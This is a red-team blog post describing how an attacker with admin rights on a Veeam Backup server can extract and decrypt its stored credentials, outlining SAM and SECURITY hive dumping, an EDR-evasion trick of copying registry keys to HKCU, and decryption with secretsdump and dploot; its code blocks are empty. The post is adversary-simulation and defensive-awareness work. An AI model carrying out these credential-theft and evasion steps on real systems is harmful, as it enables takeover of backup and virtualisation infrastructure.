This isn’t new content: it’s an adaptation of an article I wrote back in the day, originally published on Security Art Work (S2GRUPO) on May 5, 2025. I’ve rewritten the prose to match this blog’s tone, but the technical content is the same.
Introduction
You’re surely familiar with Veeam Backup. It’s the data protection solution that handles backups and recoveries across virtual, physical, NAS and cloud environments. Its ease of use and efficiency have made it a central piece of many organizations’ backup strategy, and even more so now, with ransomware everywhere and business continuity in the spotlight.
But let’s ask an uncomfortable question: what if that same solution that protects you became the attacker’s way in?
One of Veeam’s great advantages is how well it integrates with the rest of the environment: vSphere (VMware’s virtualization platform), NAS systems for network storage, or cloud solutions like Azure. All that automation is incredibly convenient, but it comes with fine print: authentication. To talk to those services, Veeam needs credentials. And given the kind of tasks it runs, those credentials usually have elevated privileges.
That’s the problem. Veeam is critical not only for what it does, but for what it stores: a vault of credentials with access to half the infrastructure. For an attacker, that’s a first-class target.
And it’s worth pausing on the impact, because that’s what really matters. Whoever controls Veeam doesn’t walk away with a stray credential: they walk away with the keys to vSphere (and with them, to every virtual machine), to the NAS where the data lives and to the cloud. But there’s something worse. Veeam is your plan B, the one that’s supposed to save you when ransomware hits. If the attacker compromises it, they can not only encrypt your data: they can also delete or encrypt the backups themselves and leave you with nothing to fall back on. They go from robbing you to taking away your safety net. That’s why compromising Veeam isn’t just another finding in a report: very often it’s game over for the organization.

So where does Veeam store those credentials? In its configuration database (Veeam Backup & Replication Configuration Database), where it keeps information about the backup infrastructure, the jobs, the sessions and, among other things, the credentials to connect to other services. That database can live on a Microsoft SQL Server (MSSQL) or on PostgreSQL, locally (on the same server as Veeam) or remotely.
Storing credentials in plaintext isn’t an option, so Veeam uses Microsoft’s Data Protection API (DPAPI) to encrypt them and store them as data blobs. For anyone unfamiliar with it: DPAPI is a Windows encryption API, widely used alongside the Windows Credential Manager, where it stores credentials for browsers, for Remote Desktop Protocol (RDP) and for other applications.
So how does an adversary take advantage of all this? Both a real attacker and a Red Team operator work in a similar way: with a clear objective, stealthily and without setting off alarms. And a system that manages backups and interacts with services as critical as vSphere is, if it falls, a breach of enormous impact.
The difference is in the intent. The adversary wants to do harm, for example by encrypting data (T1486 - Data Encrypted for Impact) to knock out the availability of the business. The Red Team operator, within an adversary simulation exercise, does the same but to demonstrate the real impact that attacker would have, starting from an agreed scenario and set of objectives.
Many organizations rely on their EDR to stop this. But what if both the attacker and the Red Team assume that EDR is there and design their techniques precisely to evade it?
In this article you’ll see two approaches, used in one of our latest exercises, that allowed us to dump the Security Account Manager (SAM) (T1003.002 - Security Account Manager) and access the master keys that DPAPI uses to encrypt and decrypt the blobs, all of it in environments with antivirus (Windows Defender, BitDefender) and EDR (CrowdStrike). With them, an attacker could use Veeam Backup as a way in to compromise and control multiple critical services of the organization.
Proof of Concept (PoC)
For this PoC we start from an assumption: the attacker already has elevated-privilege control over the machine where Veeam Backup runs, and access to it. And a detail that’s no small thing: the test environment had CrowdStrike’s Endpoint Detection and Response (EDR) watching.
Locating the Veeam server
The first thing is to locate the server where Veeam lives. A convenient route is BloodHound (S0521 - BloodHound), which enumerates Active Directory (AD) environments and, among other things, lets you see the Service Principal Names (SPNs) associated with the domain objects.

With the server located, it’s time to connect to the target machine, for example over Remote Desktop Protocol (RDP) (T1021.001 - Remote Desktop Protocol) with an elevated-privilege account.
Accessing the database and extracting the credentials
The next step is to find out where Veeam’s database is, what it’s called (instance and database) and what type it is. All of that lives in this Windows registry key:
| |
With that information, we access (T1005 - Data from Local System) the database with any manager compatible with Microsoft SQL Server (MSSQL) or PostgreSQL, depending on the type we saw. A couple of portable tools that work well:
- Azure Data Studio: Microsoft’s cross-platform client for Microsoft SQL Server and PostgreSQL.
- DBeaver: a free, portable universal database client.

Once inside, it’s time to enumerate the credentials Veeam stores in its database, which are encrypted. To pull them out, this SQL query:
| |

Dumping the SAM
With the encrypted credentials in hand, the second phase begins: extracting the Data Protection API (DPAPI) master keys, the ones that encrypt and decrypt those credentials.
Taking advantage of the elevated privileges over the Veeam server, we’re going to dump the Security Account Manager (SAM) (T1003.002 - Security Account Manager). From that dump we’ll get the DPAPI_MACHINEKEY and DPAPI_USERKEY values, which we’ll then use to extract the machine account’s master keys.
The approach to dump the SAM is this:
With the Remote Desktop Protocol (RDP) (T1021.001 - Remote Desktop Protocol) access, we mount a share on the victim machine containing PsExec (S0029 - PsExec), from Microsoft’s SysInternals suite.
With PsExec we launch RegEdit (the Registry Editor) as NT Authority\System: we need that privilege level to dump the SAM.
| |
With the Registry Editor open, export these registry keys in .reg format:
| |

And, separately, export this other one in .txt format:
| |

To export a key: right-click on the registry entry, “Export” and you choose the format (.reg or .txt).

The SAM and SECURITY keys can only be dumped in binary, so we use this PowerShell script to move them temporarily to HKCU\HELLO, reimport them and save them as .hive files. That way we dodge the protections that watch direct access to these keys:
| |
From the LSA key we exported as .txt, we need four values, stored in the Class Name attribute:
| |

Obtaining the BootKey and the hashes
Those four values go into the following script, which computes the BootKey needed to decrypt the data from the SAM (T1003.002 - Security Account Manager) dump.
| |

With the BootKey we can now access the SAM hashes locally, with tools like impacket-secretsdump (S0357 - impacket-secretsdump) or similar.
| |
Extracting the DPAPI master keys
Out of everything secretsdump returns, we keep the two keys we already mentioned: DPAPI_MACHINEKEY and DPAPI_USERKEY. With them we’ll extract the machine account’s master keys, and for that we use dploot.
dploot interacts with the Windows Credential Manager and the Data Protection API (DPAPI) locally: you can mount the victim’s file system on a machine you control and, from there, extract the master keys.
To mount the file system, one possible approach:
| |
With the file system mounted, we extract the machine account’s master keys: they’re the keys Veeam uses to encrypt the credentials, so we need them to decrypt them.
| |

Decrypting the credentials
With the master keys extracted, the last step is to decrypt the data blobs, which are nothing other than the credentials we pulled earlier from the Veeam Backup & Replication Configuration Database.
dploot does something similar to brute force: it tries each master key in the file against the blob until it finds the one that decrypts it.
| |

And with those credentials in cleartext, the door opens to every critical service connected to Veeam: control and elevated privileges over the IT environment, and a clear path to go after the organization’s business objectives.
Conclusion
This example makes it clear how an adversary can end up taking control of an organization’s IT infrastructure, even with a security solution like an Endpoint Detection and Response (EDR) in place.
And, above all, it leaves an uncomfortable idea: software designed to protect data against attacks like ransomware can become the attacker’s way in, giving them access to multiple critical services and opening a high-impact breach. The tool that saves you is also the one that, poorly protected, sinks you.
References
- dploot — tool to interact with the Windows Credential Manager and the Data Protection API (DPAPI), extract the master keys and decrypt the blobs. github.com/zblurx/dploot
- Orange Cyberdefense — Bypassing EDR to dump LSA secrets. orangecyberdefense.com